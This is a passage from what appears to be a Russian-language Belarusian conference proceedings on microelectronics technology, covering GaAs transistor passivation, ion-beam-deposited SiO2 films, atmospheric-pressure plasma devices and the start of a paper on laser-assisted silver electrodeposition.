


Рисунок 5 – Стоковые характеристики ПТБШ без применения ионной очистки поверхности GaAs




Рисунок 6 – Внешний вид кристалла после пассивации без применения ионной очистки поверхности GaAs

Установлено, что вид характеристики практически не изменился. Произошло лишь незначительное уменьшение ($\sim 5-6\%$) максимального тока стока ПТБШ. Остальные параметры не изменились. Однако наблюдалось существенное отслоение пассивирующего слоя, что связано со слабой адгезией пленки диэлектрика.




Рисунок 7 – Стоковые характеристики ПТБШ с применением ионной очистки поверхности GaAs




Рисунок 8 – Внешний вид кристалла после пассивации с применением ионной очистки поверхности GaAs

Применение ионной очистки перед нанесением пассивирующего слоя позволяет повысить адгезию последнего к арсениду галлия. Была проведена пассивация ПТБШ с предварительной очисткой поверхности GaAs ионами аргона с энергией 600–700 эВ и плотностью тока 100 мкА/см². Внешний вид поверхности кристалла и стоковые характеристики представлены на рисунках 7–8.

Наблюдалось несущественное увеличение тока стока, а также отсутствие нарушений сплошности пленки SiO₂.

Заключение

Таким образом, результаты исследований показывают, что использование реактивного ИЛР кремниевой мишени позволяет сформировать пассивирующие покрытия для ПТБШ на GaAs с высокой адгезией и низкой степенью воздействия на их стоковые характеристики, даже при наличии повышенной плотности поверхностных состояний на границе раздела гетероструктур SiO₂/n-GaAs/

Литература

1. Коротченков, Г.С. Барьеры Шотки, собственные окислы и МОП структуры на арсениде галлия / Г.С. Коротченков, И.П. Молодян. – Кишинев, Штиинца, 1984. – 115 с.
2. Телеш, Е.В. Пассивация полевых транзисторов с барьером Шоттки на арсениде галлия с применением ионно-лучевого распыления диэлектрических мишеней / Е.В. Телеш // Электроника–инфо. – 2015. – № 7(121). – С. 59–62.

Е.В. Телеш, О.В. Гуревич, А.Ю. Вашуров, С.В. Святохо

УВО «Белорусский государственный университет
информатики и радиоэлектроники», Беларусь

СВОЙСТВА ПЛЕНОК SiO₂, ПОЛУЧЕННЫХ ПРЯМЫМ ОСАЖДЕНИЕМ ИЗ ИОННЫХ ПУЧКОВ

Введение

Задача синтеза высококачественных диэлектрических покрытий из диоксида кремния с высокой производительностью является актуальной для микроэлектроники, оптоэлектроники и оптики. Плазма тлеющего разряда в химически активных газах при низком давлении используется для создания целого ряда покрытий, применяемых в микроэлектронике [1]. Используемые в настоящее

время для осаждения пленок SiO_2 парогазовые смеси на основе кремнийорганических соединений типа алкоксисиланов – тетраэтоксисилана (ТЭОС), тетраметоксисилана (ТМОС), с добавками кислорода, озона или CO_2 позволяют получать покрытия с лучшим качеством и более высокой конформностью по сравнению с моносиланом [2]. Так, применение ВЧ плазмохимического осаждения на холодные кремниевые подложки в смеси ТЭОС и кислорода при мощности 300 Вт и давлении 0,27 Па, позволило при концентрации тетраэтоксисилана менее 35 % сформировать покрытия из SiO_2 с низким содержанием углерода и высокой плотностью [3].

В последние годы все больше внимания исследователей привлекают методы, основанные на нанесении тонкопленочных покрытий из ионных потоков или пучков [4,5]. При прямом ионном осаждении используется ионный источник, который способен выдавать широкий пучок ионов и направлять химически активные частицы на подложку для последующего осаждения. В работе [6] для получения пленок диоксида кремния использовались пучки из ионов моносилана и кислорода. Скорость нанесения находилась в диапазоне 0,21–0,58 нм·см⁻¹. Покрытия обладали высокой (91 %) прозрачностью в видимом диапазоне.

В данной работе будет изучено влияние состава рабочего газа температуры подложки T_n на характеристики покрытий из диоксида кремния, полученных прямым осаждением из ионных пучков ТЭОС и кислорода.

1. Методика эксперимента

Для нанесения покрытий использовалась модернизированная установка вакуумного напыления ВУ-1А, оснащенная ионным источником на основе торцевого холловского ускорителя (ТХУ). Покрытия наносились на подложки из оптического стекла К8 и кремния, устанавливаемые на неподвижный держатель с возможностью их предварительного нагрева. Нагрев осуществлялся резистивным нагревателем. Остаточный вакуум в процессе нанесения не превышал значения $3 \cdot 10^{-3}$ Па. Режимы работы ионного источника были следующими: анодное напряжение – 55–75 В, ток разряда – 3,0 А, ток соленоида – 3–4 А, ток эмиттера электронов – 11–12 А.

Спектры оптического пропускания и поглощения определялись при помощи спектрофотометра MC-121 PROSCAN. Для измерения коэффициента преломления покрытий использовался эллипсометр ЛЭФ-3 ($\lambda = 633$ нм). Толщина покрытий определялась по цвету и с применением ЛЭФ-3. Измерение ИК спектров пропускания осуществлялось с помощью FTIR спектрометра Vertex 70 в диапазоне 400...2500 см⁻¹.

Электрофизические параметры пленок (тангенс угла диэлектрических потерь $\operatorname{tg}\delta$, электрическая прочность $E_{\text{пр}}$) покрытий осуществляли путем измерения характеристик МДП – структуры.

2. Результаты и их обсуждение

Скорость нанесения V_n находилась в пределах от 2,08 до 4,33 нм·см⁻¹ и зависела от состава газа и тока разряда. Следует отметить, что V_n была значительно выше, чем при использовании моносилана [6], а также при электронно-лучевом испарении кварца (1,0 нм·см⁻¹). На рисунке 1 приведены спектры пропускания пленок, полученных при отсутствии кислорода и при давлении кислорода $6,65 \cdot 10^{-3}$ Па.

Наблюдается существенное улучшение пропускания при добавке кислорода. Об этом свидетельствует и зависимость оптического пропускания T и поглощения α на $\lambda = 555$ нм от давления кислорода (рисунок 2). В тоже время нагрев подложки привел к значительному снижению прозрачности пленок и росту поглощения (рисунок 3).

Коэффициент преломления n покрытий снижался с ростом парциального давления кислорода с 1,53 до 1,50. Повышенное значение n можно объяснить тем, что энергия конденсирующихся частиц находилась в диапазоне 30...40 эВ. Это способствовало формированию более плотной структуры покрытий и росту коэффициента преломления.

При использовании в качестве рабочего газа SiH_4 повышение T_n , наоборот, способствовало улучшению оптических свойств [6].

Повышение T_n с 343 до 623 К привело к росту n с 1,52 до 1,86 при давлении кислорода $6,65 \cdot 10^{-3}$ Па. В работе [3] повышение n было связано с ростом парциального давления ТЭОС. Следовательно, в нашем случае может происходить десорбция кислорода из конденсата при высоких T_n .




Рисунок 1 – Спектры пропускания пленок, синтезированных при отсутствии кислорода (а) и при давлении кислорода $6,65 \cdot 10^{-3}$ Па (б)




Рисунок 2 – Зависимость пропускания и поглощения от парциального давления кислорода




Рисунок 3 – Зависимость пропускания и поглощения от температуры подложки

Измерение электрофизических характеристик пленок показало, что повышение давления кислорода способствовало снижению $\text{tg} \delta$ и незначительному росту электрической прочности, что можно связать с дополнительным окислением кремния (рисунок 4). Нагрев подложки до 423 К привел к повышению $E_{\text{пр}}$ почти в 2 раза и к снижению потерь. Однако при $T_{\text{II}} > 473$ К происходит рост $\text{tg} \delta$ и уменьшение $E_{\text{пр}}$ (рисунок 5).




Рисунок 4 – Зависимость пропускания и поглощения от парциального давления кислорода




Рисунок 5 – Зависимость пропускания и поглощения от температуры подложки




Рисунок 6 – ИК спектры пропускания пленок

Измерение ИК спектров пропускания показало, что пленки имели три полосы поглощения, присущие колебаниям кислородного мостика Si-O-Si: $\nu_s = 800 \text{ см}^{-1}$, $\nu_{as} = 1060 \text{ см}^{-1}$, $\delta_{as} = 450 \text{ см}^{-1}$, а также полосу поглощения кремния около $\sim 607 \text{ см}^{-1}$ (рисунок 6). Полученное покрытие представляло собой двухфазную смесь кремния и диоксида кремния.

Также на спектре были обнаружены полосы поглощения Si-OH на 950 см^{-1} и C-H на 1460 и 2930 см^{-1} . По положению основной полосы поглощения $\nu_{as} = 1060 \text{ см}^{-1}$ был определен состав покрытий, который соответствовал $\text{SiO}_{1,77...1,78}$.

Заключение

Исследовано режимов нанесения на свойства покрытий из диоксида кремния, полученных прямым осаждением из ионных пучков ТЭОС и кислорода. Установлено, что увеличение давления кислорода приводит к росту пропускания и электрической прочности, уменьшению поглощения и диэлектрических потерь покрытий. Повышение температуры подложки не способствовало улучшению оптических характеристик покрытий. Нагрев подложки до 423 K привел к повышению $E_{пр}$ почти в 2 раза и к снижению потерь. Однако при $T_{п} > 473 \text{ K}$ происходит рост $\text{tg}\delta$ и уменьшение $E_{пр}$.

Литература

1. Fukuda, T. High-quality, high-rate SiO_2 and SiN films formed by 400 kHz bi-as electron cyclotron resonance-chemical vapor deposition / T. Fukuda, K. Saito, M. Ohue // Jap. J. Appl. Phys. Pt 2. – 1995. – Vol. 34. – № 7B. – P. 937–940.

2. Schlote, J. SiO₂ films from tetraethoxylane-based LPCVD: An experimental investigation of the by-product-inhibited deposition mechanism / J. Schlote, E. Bugiel, J. Arndt, G. Wahl // J. Electrochem. Soc. – 1999. – Vol. 146. – P. 3415–3419.

3. Vallee, C. Inorganic to organic crossover in thin films deposited from O₂/TEOS plasmas/ C. Vallee, A. Lee, J. Durand, C. Marlieve // J. of Non-Cryst. Solid. – 2000. – Vol. 272. – P. 163–173.

4. Meskinis, S. Dielectric properties of the ion beam deposited SiO_x doped DLC films / S. Meskinis, R. Gudaitis, S. Tamulevicius, V. Kopustinskas, M. Andrulavicius // Material Sci. – 2009. – Vol. 15. – № 1. – P. 3–6.

5. Телеш, Е.В. Формирование оптических покрытий прямым осаждением из ионных пучков / Е.В. Телеш, Н.К. Касинский // Контенант. – 2014. – Т. 13. – № 2. – С. 27–30.

6. Телеш, Е.В. Оптические характеристики тонких пленок диоксида кремния, полученных прямым осаждением из ионных пучков / Е.В. Телеш, А.П. Достанко, А.Ю. Вашуров // Доклады БГУИР. – 2015. – № 8(94). – С. 81–85.

О.И. Тихон, С.И. Мадвейко, С.В. Бордусов

УО «Белорусский государственный университет информатики
и радиоэлектроники», Минск, Беларусь

КОНСТРУКТИВНЫЕ РЕШЕНИЯ ТЕХНОЛОГИЧЕСКИХ ПЛАЗМЕННЫХ СИСТЕМ АТМОСФЕРНОГО ДАВЛЕНИЯ

Повышение требований к качеству изготовления компонентов при производстве изделий электронной техники требует решения новых задач в области микро- и наноэлектроники, в частности применения существующих и создания новых типов плазменных разрядов.

Ключевую роль в производстве полупроводниковых приборов уже долгое время играет плазма низкого давления. Ряд преимуществ, среди которых: возможность генерации высококонцентрированных реактивных частиц, способных травить и наносить тонкие плёнки на поверхность; получение равномерного свечения плазмы и низкая температура рабочего газа, позволяющая обрабатывать термочувствительные подложки, позволили плазме проникнуть практически на все этапы производства. Плазма низкого давления, однако, имеет ряд недостатков, к которым относится необходимость использования вакуумных систем, вы-

сокая стоимость технического обслуживания установки, а также ограничение размера объекта размером рабочей камеры [1].

В последнее время наметилась тенденция к расширению областей использования плазмы, что привело к началу разработки экономичных устройств, способных функционировать в пределах автоматических обрабатывающих линий. Перспективным направлением является применение установок на основе разряда атмосферного давления. Отсутствие вакуумной камеры и возможностью воздействия на фактически неограниченные размеры изделий позволяет плазменным системам атмосферного давления найти широкое применение в технологии обработки материалов для локальной обработки поверхностей и в смежных областях. Наиболее распространёнными являются устройства, использующие следующие методы генерации плазмы: формирование струи плазмы атмосферного давления (*APPJ*), «плазменная игла», плазменный «карандаш» и диэлектрический барьерный разряд (*DBD*) [2].




Рисунок 1 – Устройства генерации плазмы атмосферного давления:

1 – потенциальный электрод; 2 – заземлённый электрод;
3 – диэлектрический канал; 4 – изоляция

Устройство типа *APPJ* обычно состоит из двух коаксиальных электродов, между которыми подаётся рабочий газ (смеси гелия, кислорода и другие газы)

(рисунок 1,а). Катод, изготовленный из вольфрама, нержавеющей стали или иного материала, подключён к источнику ВЧ напряжения (13,56 МГц), анод заземлён. При подаче напряжения на центральный электрод, молекулы рабочего газа, протекающего через зону разряда, возбуждаются и переходят в состояние плазмы. Полученные активные частицы на высокой скорости выходят из сопла и поступают в зону обработки. Модификацией системы является уменьшенное устройство, состоящее из тонкой нити, помещённой в трубку из плексигласа, и называемое «плазменной иглой» (рисунок 1,б). Часть нити выступает за пределы изоляции. В качестве рабочего газа обычно применяется гелий, имеющий высокую теплопроводность, который смешивается с воздухом на кончике иглы, где создаётся микроразряд за счёт подачи на иглу ВЧ напряжения частотой 13,56 МГц мощностью от 10 мВт до нескольких Вт.

Плазменный «карандаш» представляет собой диэлектрическую трубку с помещёнными внутри электродами, выполненными в виде диэлектрического диска с отверстием по центру, вокруг которого закреплено тонкое медное кольцо (рисунок 1,в). Для создания плазмы между двумя электродами, на которые подаются микросекундные высоковольтные импульсы, прокачивается рабочий газ. Струя плазмы выходит через отверстие во внешнем электроде.

Разрядная система атмосферного давления на основе диэлектрического барьерного разряда, в простейшем случае, состоит из двух плоских металлических электродов, покрытых диэлектрическим материалом (рисунок 1,г). Газ-носитель движется между электродами и ионизируется для создания плазмы. Для функционирования устройства необходимы высокие напряжения. Потенциальный электрод подключён к источнику переменного тока и работает при частотах 100 Гц – 200 кГц. Энергопотребление при этом лежит в диапазоне 10–100 Вт.

Присутствия центрального электрода в области генерации плазмы препятствует подаче газа прекурсора в направлении, соосном с потоком транспортного газа, а перегрев и эрозия электрода может привести к эмиссии материала в выходящую плазму. Более того, диэлектрическое экранирование электродов для возбуждения плазмы в атмосфере кислорода требует высоких разрядных напряжений [3].

Решение данных проблем возможно путём применения двухсекционного метода создания плазменного пучка. В этом случае для зажигания плазмы используются электроды, располагаемые на наружной поверхности канала из диэлектрического материала, через который прокачивается рабочий газ (рисунок 2,а). Первая секция, состоящая из пары электродов, подключённых к высокочастотному генератору, используется для зажигания первичной нитевидной плазмы. Поддержание разряда осуществляется при протекании плазмы через

вторую пару электродов, подключённых к радиочастотному генератору. Контролирующее устройство, подключённое к двум генераторам, управляет активацией радиочастотного генератора (1–100 кГц) во время череды импульсов, генерируемых ВЧ-генератором (1–30 МГц). Иным вариантом является применение вместо второй пары электродов медной катушки, на которую подаётся переменное напряжение с частотой 100–200 МГц (рисунок 2,б). При этом во второй секции плазма имеет большую плотность, чем возбуждённая в первой секции парой электродов [4].




Рисунок 2 – Двухсекционные устройства генерации плазмы атмосферного давления:

1 – потенциальный электрод; 2 – заземлённый электрод;
3 – диэлектрический канал; 4 – медная катушка; 5 – изоляция

Недостатками приведённых конструкций разрядных систем являются малый объём плазмы и использование двух различных по частоте генераторов.

Анализ литературных источников указывает на возрастающий интерес к разработке и практическому использованию компактных и экономичных газоразрядных устройств атмосферного давления не только в технологических целях, таких как, очистка и модификация поверхностей, нанесение тонких плёнок, стерилизация полимерных волокон, но и в других областях деятельности, например, в биомедицинской сфере холодная плазма атмосферного давления рассматривается в качестве стерилизатора, ускорителя заживления ран и инструмента для решения иных медицинских задач.

Литература

1. Бордусов, С.В. Плазменные СВЧ технологии в производстве изделий электронной техники: монография / С.В. Бордусов; под ред. А.П. Достанко. – Минск : Бестпринт, 2002. – 452 с.

2. Hoffmann, C. Cold Atmospheric Plasma: methods of production and application in dentistry and oncology / C. Hoffmann, C. Berganza, J. Zhang // Medical Gas Research. – 2013. – P. 21.

3. Пат. WO 2015/071746 A1, МПК H05H 1/24, H05H 1/30. Method of generating an atmospheric plasma jet and atmospheric plasma minitorch device / Patelli, A., Verga Falzacappa, E., Scopece, P., Pierobon, R., Vezzu, S. Оpubл. 21.05.2015. – 45 с.

4. Пат. US 2011/0298376 A1, МПК H05H 1/30. Apparatus and method for producing plasma / Kanegae, M., Kato K., Onoe K., Fukuoka D. Оpubл. 08.12.2011. – 36 с.

А.А. Хмыль¹, Н.Н. Федосенко², А.Н. Купо²

¹УО «Белорусский государственный университет информатики и радиоэлектроники», Минск, Беларусь

²УО «Гомельский государственный университет имени Франциска Скорины», Гомель, Беларусь

ВЛИЯНИЕ АКТИВИРУЮЩЕГО ЛАЗЕРНОГО ИЗЛУЧЕНИЯ НА КИНЕТИКУ ЭЛЕКТРОХИМИЧЕСКОГО ОСАЖДЕНИЯ СЕРЕБРА

Введение

Среди различных методов формирования функциональных элементов и поверхностных структур электронной техники одним из перспективных и непрерывно развивающихся является метод электрохимической обработки. В последние годы научный интерес вызывает электрохимическая обработка (как осаждение, так и травление) с применением активирующего лазерного излучения. Использование лазерного излучения в электрохимических реакциях обеспечивает существенное локальное увеличение (в 5–10 раз) скорости процесса, позволяет снизить механические напряжения и концентрацию микродефектов в получаемых покрытиях. В зоне воздействия ЛИ и её ближайшей окрестности формируются локальные осадки металлов, при этом их свойства принципиально отличаются от свойств электрохимического покрытия, осаждаемого вне зоны термического влияния лазерного излучения [1, 2].

Локальное безмасочное лазерное электрохимическое осаждение (ЛЭО) применяется при изготовлении контактных площадок, формировании объёмных выводов на рамках микросхем, закреплённых на ленточных носителях, деталях электромеханических микрореле и т. д. Метод лазерной электрохимии обеспечивает развитие новых технологий изготовления непланарных сеток, филь-

